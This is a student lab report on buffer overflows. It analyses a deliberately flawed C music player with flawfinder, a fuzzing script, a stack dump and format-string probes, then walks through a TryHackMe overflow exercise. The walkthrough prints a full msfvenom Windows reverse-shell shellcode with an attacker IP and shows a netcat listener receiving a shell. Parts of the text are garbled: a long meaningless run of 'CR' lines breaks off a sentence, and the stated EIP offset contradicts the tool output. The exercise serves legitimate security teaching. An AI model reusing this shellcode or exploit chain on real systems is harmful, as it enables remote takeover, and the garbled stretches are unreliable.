

AEV - Lab. 4

David Araújo - 93444, Diogo Matos - 102848, Tiago Silvestre - 103554

December 20, 2023

Table of Contents

1. Introduction
2. Player
3. Buffer Overflow TyHackMe

Introduction

The objective of this report is to explore buffer overflows.

Player

1

By running `flawfinder` within the *player* directory, after running the `make` command, the tool returns the following output.

```

[root@debian]-[/player]
#flawfinder .
Flawfinder version 2.0.10, (C) 2001-2019 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 223
Examining ./player.c

FINAL RESULTS:

./player.c:56: [4] (format) printf:
  If format strings can be influenced by an attacker, they can be exploited
  (CWE-134). Use a constant for the format specification.
./player.c:67: [4] (format) printf:
  If format strings can be influenced by an attacker, they can be exploited
  (CWE-134). Use a constant for the format specification.
./player.c:49: [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
./player.c:82: [2] (misc) fopen:
  Check when opening files - can an attacker redirect it (via symlinks),
  force the opening of special file type (e.g., device files), move things
  around to create a race condition, control its ancestors, or change its
  contents? (CWE-362).
./player.c:147: [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.

ANALYSIS SUMMARY:

Hits = 5
Lines analyzed = 161 in approximately 0.00 seconds (34534 lines/second)
Physical Source Lines of Code (SLOC) = 123
Hits@level = [0] 10 [1] 0 [2] 3 [3] 0 [4] 2 [5] 0
Hits@level+ = [0+] 15 [1+] 5 [2+] 5 [3+] 2 [4+] 2 [5+] 0
Hits/KSLOC@level+ = [0+] 121.951 [1+] 40.6504 [2+] 40.6504 [3+] 16.2602 [4+] 16.2602 [5+] 0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming HOWTO'
(https://dwheeler.com/secure-programs) for more information.

```

Figure 1: flawfinder

From this we are able to identify five possible flaws within the *player.c* code. Two of this flaws are considered as “buffer flaws” and described as: **statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120).**

```

16 #define FIELD_BUFFER_SIZE 16
...
49 char buffer[FIELD_BUFFER_SIZE];
...

```

```
157 static char stream[1152 * 4];
```

In these lines, we can see that char streams and buffers are being allocated with fixed sized. This can be a problem in C because, depending on the way that input is being handled, it may **allow an user to introduce enough input to exceed the buffers capacity**, doing that may lead to the system to write this input to unpredicted spaces in the memory.

By analyzing the execution of the application, we are able to discover it prints the metadata of the audio files. We can then also use `exiftool` to expose all the metadata and see where are the field accessed by the application.

```

davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ ./player music.mp3
File Information
  Name: music.mp3
  Title: Impact Moderato
  Album: YouTube Audio Library
  Size: 1062 Kbytes
Playing
^C
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ exiftool music.mp3
ExifTool Version Number      : 12.57
File Name                    : music.mp3
Directory                    : .
File Size                    : 1088 kB
File Modification Date/Time   : 2023:12:17 11:48:51+00:00
File Access Date/Time        : 2023:12:17 13:47:24+00:00
File Inode Change Date/Time   : 2023:12:17 11:48:51+00:00
File Permissions              : -rwxr-xr-x
File Type                    : MP3
File Type Extension          : mp3
MIME Type                    : audio/mpeg
MPEG Audio Version           : 1
Audio Layer                  : 3
Audio Bitrate                : 320 kbps
Sample Rate                  : 44100
Channel Mode                 : Stereo
MS Stereo                    : Off
Intensity Stereo             : Off
Copyright Flag               : False
Original Media               : True
Emphasis                     : None
Encoder                      : LAME3.99r
Lame VBR Quality             : 4
Lame Quality                 : 3
Lame Method                  : CBR
Lame Low Pass Filter         : 20.5 kHz
Lame Bitrate                 : 255 kbps
Lame Stereo Mode             : Stereo
ID3 Size                     : 112
Genre                        : Cinematic
Album                       : YouTube Audio Library
Title                       : Impact Moderato
Artist                      : Kevin MacLeod
Duration                     : 27.19 s (approx)

```

Figure 2: metadata

By then analyzing the code, we discover that one of the possible *buffer overflow* flows is exposed and used to print the metadata field. It then stands to reason that, if one of the metadata field were to have a sufficiently large data string, it could possibly overflow the buffer. We can try this with the *Title* field.



```
void print_frame(char* name, ID3Frame* frame){
    char buffer[FIELD_BUFFER_SIZE];

    if(frame != NULL){
        ID3Field *field = ID3Frame_GetField(frame, ID3FN_TEXT);
        int size = ID3Field_Size(field);
        ID3Field_GetASCII(field, buffer, size);
        printf("%s: ", name);
        printf(buffer);
        printf("\n");
    }
}

int print_meta(char* filename) {
    ID3Tag *tag = ID3Tag_New();

    printf("File Information\n");
    printf(" Name: ");
    printf(filename);
    ID3Tag_Link(tag, filename);
    ID3Frame* frame = ID3Tag_FindFrameWithID(tag, ID3FID_TITLE);
    print_frame("\n Title", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_ALBUM);
    print_frame(" Album", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_PERFORMERSORTORDER);
    print_frame(" Performer", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_COMMENT);
    print_frame(" Comments", frame);
}
```

Figure 3: title-buffer-code

2

To test this, we created a simple *bash* script that tries to run the music player with an increasingly large title. If the execution crashes, it outputs the title that has caused it.

```
#!/bin/bash
TITLE="A"
while :
do
    timeout 1 ./player/player ./player/music.mp3
    # Check if timeout successful or execution crashed
    if [[ $? -ne 124 ]]
    then
        echo "Buffer overflow with title of size: ${#TITLE}"
        break
    fi
    # Increase title length
    TITLE="${TITLE}A"
```

```
id3v2 --TIT2 "${TITLE}" player/music.mp3
done
```

This test proves successful and we get the following output.

```
File Information
Name: ./player/music.mp3
Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Album: YouTube Audio Library
Size: 1064 Kbytes
Playing
File Information
Name: ./player/music.mp3
Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Album: YouTube Audio Library
Size: 1064 Kbytes
Playing
File Information
Name: ./player/music.mp3
Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJ6
./test-overflow-metadata.sh: line 30: 42803 Segmentation fault      timeout 1 ./player/player ./player/m
usic.mp3
Buffer overflow with title of size: 33
```

Figure 4: title-overflow

We can do the exact same thing with increasingly large file names, has the function that prints it uses the same buffer flaw as in the metadata tags. We can then add the characters 'B' and 'C' to the end of the title to easily notice them.

```
stack
0x00007fffffffd8a0|+0x0000: 0x000000000000423760 -> 0x00007ffffff7f31070 -> 0x00007ffffff7f0efe0 -> <ID3_Fr
ame::~ID3_Frame()+0> mov rax, QWORD PTR [rip+0x22e49] # 0x7ffffff7f31e30 -> $rsp
0x00007fffffffd8a8|+0x0008: 0x0000000000004025b1 -> "\n Title"
0x00007fffffffd8b0|+0x0010: 0x4141414141414141
0x00007fffffffd8b8|+0x0018: 0x4141414141414141 In ASCII, 0x41 = A, 0x42 = B and 0x43 = C
0x00007fffffffd8c0|+0x0020: 0x4141414141414141 So the title is A...ABC and it overflow to the $rbp
0x00007fffffffd8c8|+0x0028: 0x4141414141414141
0x00007fffffffd8d0|+0x0030: 0x00007ffffff7f434241 -> $rbp
0x00007fffffffd8d8|+0x0038: 0x0000000000004014e3 -> <print_meta+126> mov rax, QWORD PTR [rbp-0x8]
```

Figure 5: overflow-gef

Besides the exploit discovered above, there is also one way to crash the application. Which is by running it with directory as argument (instead of a normal file).

```
tiago@tiago-MS-7B24:~/Documents/player$ ./player ./
File Information
Name: ./ Size: 4 Kbytes
Playing
Segmentation fault (core dumped)
tiago@tiago-MS-7B24:~/Documents/player$
```

This crash is happening because the program is not validating if the file passed as argument is a directory. `S_ISDIR(m)` macro from linux(https://www.gnu.org/software/libc/manual/html_node/Testing-File-Type.html) could be used to check if it's a directory and fix the problem.

3

The filename is being printed as follows:

```
printf(" Name: ");
printf(filename);
```

A `printf` without arguments is being used, and the user has full access to the variable `filename` because is given by him. In formatted strings the `'%p'` can be used to print the address of a variable inside the `printf` arguments. When the `printf` has no arguments, it will go to the stack to get the values.

```
diogomatos@pop-os:~/Documents/uni/aev/lab_4/player$ ./player %x\ %x\ %x\ %x
File Information
Name: 6d614e20 0 203a656d 0
Title: Impact Moderato
Album: YouTube Audio Library
Size: 1062 Kbytes
Playing
```

4

The same can be done with the metadata field because of this method:

```
int print_meta(char* filename) {
    ID3Tag *tag = ID3Tag_New();

    printf("File Information\n");
    printf(" Name: ");
    printf(filename);
    ID3Tag_Link(tag, filename);
    ID3Frame* frame = ID3Tag_FindFrameWithID(tag, ID3FID_TITLE);
    print_frame("\n Title", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_ALBUM);
    print_frame(" Album", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_PERFORMERSORTORDER);
    print_frame(" Performer", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_COMMENT);
    print_frame(" Comments", frame);
}
```

As we can see the `printf` is being used as before.

So, the same payload was used and introduced in the title field using `id3v2 --TIT2 "%x %x %x %x" music.mp`.

5

As we see, the `printf` does not have arguments try to find them in the stack, but the values that end up being used might not be formatted in such way that can be converted into a string. So, if a `%s` is given to the `printf` we can have a DoS (it crashes).

```
diogomatos@pop-os:~/Documents/uni/aev/lab_4/player$ ./player %s
File Information
Segmentation fault (core dumped)
```

The main steps in order to perform the exploit are:

- Inject into the server process a malicious code that we want to execute.
- Overflow the buffer in order to reach the return address of the vulnerable function.
- Overwrite the return address with a pointer to our code, to get it executed.

TryHackMe - Buffer Overflow Prep

Overflow 1

Using the *fuzzer*, we are able to discover that the server crashes with 2000 bytes, so adding 400 bytes to that we can use MetaSploit's pattern creator to generate a 2400 byte pattern to use as payload. Using that as a payload we that can find the content of the *EIP* register, being the offset **1970**.

```
0BADF00D !mona findmsp -distance 2400
0BADF00D [+] Looking for cyclic pattern in memory
75220000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D Cyclic pattern (normal) found at 0x00519952 (length 2400 bytes)
0BADF00D Cyclic pattern (normal) found at 0x00514d82 (length 2400 bytes)
0BADF00D Cyclic pattern (normal) found at 0x0197f272 (length 2400 bytes)
0BADF00D [+] Examining registers
0BADF00D EIP contains normal pattern : 0x6f43396e (offset 1978)
0BADF00D ESP (0x0197fa30) points at offset 1962 in normal pattern (length 418)
0BADF00D EBP contains normal pattern : 0x43386e43 (offset 1974)
0BADF00D EBX contains normal pattern : 0x376e4336 (offset 1970)
0BADF00D [+] Examining SEH chain
0BADF00D [+] Examining stack (+- 2400 bytes) - looking for cyclic pattern
0BADF00D Walking stack from 0x0197f0d0 to 0x01980394 (0x000012c4 bytes)
0BADF00D 0x0197f274 : Contains normal cyclic pattern at ESP-0x7bc (-1980) : offset 2, length 2398 (-> 0x0197fbd1 : ESP+0x1a2)
0BADF00D [+] Examining stack (+- 2400 bytes) - looking for pointers to cyclic pattern
0BADF00D Walking stack from 0x0197f0d0 to 0x01980394 (0x000012c4 bytes)
0BADF00D 0x0197f168 : Pointer into normal cyclic pattern at ESP-0x8c8 (-2248) : 0x0197f7a0 : offset 1326, length 1074
0BADF00D [+] Preparing output file 'findmsp.txt'
0BADF00D - Creating working folder c:\mona\oscp
0BADF00D - Folder created
0BADF00D - (Re)setting logfile c:\mona\oscp\findmsp.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D - Processing modules
0BADF00D - Done. Let's rock 'n roll.
0BADF00D [+] This mona.py action took 0:00:06.302000
!mona findmsp -distance 2400
```

Figure 6: EIP-offset


After setting this value in the *exploit* script and running it again with the value B (in hexadecimal, 0x42) in the *retn* variable, we can see that the EIP register takes this value.


```
Registers (FPU)
EAX 0195F268 ASCII "OVERFLOW1 AAAAAA"
ECX 00565544
EDX 00000A00
EBX 41414141
ESP 0195FA30 ASCII "J"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
O 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Figure 7: EIP-BBBB

From that, we can now specify whichever payload we desire. Using a long string of known value on both the

Register (FPU)
CR0
CR2
CR3
CR4
CR8
CR9
CR10
CR11
CR12
CR13
CR14
CR15
CR16
CR17
CR18
CR19
CR20
CR21
CR22
CR23
CR24
CR25
CR26
CR27
CR28
CR29
CR30
CR31
CR32
CR33
CR34
CR35
CR36
CR37
CR38
CR39
CR40
CR41
CR42
CR43
CR44
CR45
CR46
CR47
CR48
CR49
CR50
CR51
CR52
CR53
CR54
CR55
CR56
CR57
CR58
CR59
CR60
CR61
CR62
CR63
CR64
CR65
CR66
CR67
CR68
CR69
CR70
CR71
CR72
CR73
CR74
CR75
CR76
CR77
CR78
CR79
CR80
CR81
CR82
CR83
CR84
CR85
CR86
CR87
CR88
CR89
CR90
CR91
CR92
CR93
CR94
CR95
CR96
CR97
CR98
CR99
CR100
CR101
CR102
CR103
CR104
CR105
CR106
CR107
CR108
CR109
CR110
CR111
CR112
CR113
CR114
CR115
CR116
CR117
CR118
CR119
CR120
CR121
CR122
CR123
CR124
CR125
CR126
CR127
CR128
CR129
CR130
CR131
CR132
CR133
CR134
CR135
CR136
CR137
CR138
CR139
CR140
CR141
CR142
CR143
CR144
CR145
CR146
CR147
CR148
CR149
CR150
CR151
CR152
CR153
CR154
CR155
CR156
CR157
CR158
CR159
CR160
CR161
CR162
CR163
CR164
CR165
CR166
CR167
CR168
CR169
CR170
CR171
CR172
CR173
CR174
CR175
CR176
CR177
CR178
CR179
CR180
CR181
CR182
CR183
CR184
CR185
CR186
CR187
CR188
CR189
CR190
CR191
CR192
CR193
CR194
CR195
CR196
CR197
CR198
CR199
CR200
CR201
CR202
CR203
CR204
CR205
CR206
CR207
CR208
CR209
CR210
CR211
CR212
CR213
CR214
CR215
CR216
CR217
CR218
CR219
CR220
CR221
CR222
CR223
CR224
CR225
CR226
CR227
CR228
CR229
CR230
CR231
CR232
CR233
CR234
CR235
CR236
CR237
CR238
CR239
CR240
CR241
CR242
CR243
CR244
CR245
CR246
CR247
CR248





```
0BCDF000 [*] This mona.py action took 0:00:00.671000
0BCDF000 [*] Command used:
0BCDF000 !mona jmp -r esp -cpb "\x00\x07\x06\x2e\x2f\x0a\x0a"

----- Mona command started on 2023-12-19 07:48:13 (v2.0, rev 695) -----
0BCDF000 [*] Processing arguments and criteria
0BCDF000 - Pointer access level: X
0BCDF000 - Bad char filter will be applied to pointers: "\x00\x07\x06\x2e\x2f\x0a\x0a"
0BCDF000 [*] Generating module info table, hang on...
0BCDF000 - Processing modules
0BCDF000 - Done, Let's rock 'n roll.
0BCDF000 [*] Querying 2 modules
0BCDF000 - Querying module essfunc.dll
0BCDF000 Modules: C:\Windows\System32\ushttplib.dll
0BCDF000 - Querying module oscp.exe
0BCDF000 - Search complete, processing results
0BCDF000 [*] Preparing output file 'jmp.txt'
0BCDF000 - [Re]setting logfile c:\mona\oscp\jmp.txt
0BCDF000 [*] Writing results to c:\mona\oscp\jmp.txt
0BCDF000 - Number of pointers of type 'jmp esp': 9
0BCDF000 [*] Results:
625011AF 0x625011AF: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
625011B8 0x625011B8: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
625011C7 0x625011C7: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
625011D0 0x625011D0: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
625011DF 0x625011DF: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
625011EB 0x625011EB: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
625011F7 0x625011F7: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
62501203 0x62501203: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
62501205 0x62501205: jmp esp (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\admin\Desktop\vulnerable-apps\oscp\essfunc.d
0BCDF000 Found a total of 9 pointers
0BCDF000 [*] This mona.py action took 0:00:00.710000

!mona jmp -r esp -cpb "\x00\x07\x06\x2e\x2f\x0a\x0a"
```

Figure 11: jmp

This payload can be crafted with another of MetaSploit's tools.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.127.
101 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xc9\xb8\xa1\xc1\x50\xb3\xd9\x74\x24\xf4\x5a\x2b\xc9"
"\xb1\x52\x83\xc2\x04\x31\x42\x13\x03\xe3\xd2\xb2\x46\x1f"
"\x3c\xb0\xa9\xdf\xbd\xd5\x20\x3a\x8c\xd5\x57\x4f\xbf\xe5"
"\x1c\x1d\x4c\x8d\x71\xb5\xc7\xe3\x5d\xba\x60\x49\xb8\xf5"
"\x71\xe2\xf8\x94\xf1\xf9\x2c\x76\xcb\x31\x21\x77\x0c\x2f"
"\xc8\x25\xc5\x3b\x7f\xd9\x62\x71\xbc\x52\x38\x97\xc4\x87"
"\x89\x96\xe5\x16\x81\xc0\x25\x99\x46\x79\x6c\x81\x8b\x44"
"\x26\x3a\x7f\x32\xb9\xea\xb1\xbb\x16\xd3\x7d\x4e\x66\x14"
"\xb9\xb1\x1d\x6c\xb9\x4c\x26\xab\xc3\x8a\xa3\x2f\x63\x58"
"\x13\x8b\x95\x8d\xc2\x58\x99\x7a\x80\x06\xbe\x7d\x45\x3d"
"\xba\xf6\x68\x91\x4a\x4c\x4f\x35\x16\x16\xee\x6c\xf2\xf9"
"\x0f\x6e\x5d\xa5\xb5\xe5\x70\xb2\xc7\xa4\x1c\x77\xea\x56"
"\xdd\x1f\x7d\x25\xef\x80\xd5\xa1\x43\x48\xf0\x36\xa3\x63"
"\x44\xa8\x5a\x8c\xb5\xe1\x98\xd8\xe5\x99\x09\x61\x6e\x59"
"\xb5\xb4\x21\x09\x19\x67\x82\xf9\xd9\xd7\x6a\x13\xd6\x08"
"\x8a\x1c\x3c\x21\x21\xe7\xd7\x44\xbf\x98\x42\x31\xbd\x66"
"\x9c\x9d\x48\x80\xf4\x0d\x1d\x1b\x61\xb7\x04\xd7\x10\x38"
"\x93\x92\x13\xb2\x10\x63\xdd\x33\x5c\x77\x8a\xb3\x2b\x25"
"\x1d\xcb\x81\x41\xc1\x5e\x4e\x91\x8c\x42\xd9\xc6\xd9\xb5"
"\x10\x82\xf7\xec\x8a\xb0\x05\x68\xf4\x70\xd2\x49\xfb\x79"
"\x97\xf6\xdf\x69\x61\xf6\x5b\xdd\x3d\xa1\x35\x8b\xfb\x1b"
"\xf4\x65\x52\xf7\x5e\xe1\x23\x3b\x61\x77\x2c\x16\x17\x97"
"\x9d\xcf\x6e\xa8\x12\x98\x66\xd1\x4e\x38\x88\x08\xcb\x58"
"\x6b\x98\x26\xf1\x32\x49\x8b\x9c\xc4\xa4\xc8\x98\x46\x4c"
"\xb1\x5e\x56\x25\xb4\x1b\xd0\xd6\xc4\x34\xb5\xd8\x7b\x34"
"\x9c";
```

Figure 12: C-payload

By initiation `netcat` and commanding it to accept incoming connection, we can then send the exploit to the server, and this results in a successful connection between the server and the attacker through a shell.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04$ nc -l -p 4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

Figure 13: reverse-shell

The other Overflows function exactly the same way, please view the annex at the end of this report to view which offset and *bad characters* were found for each one.

TryHackMe - Intro to Pwntools

Consult the annexes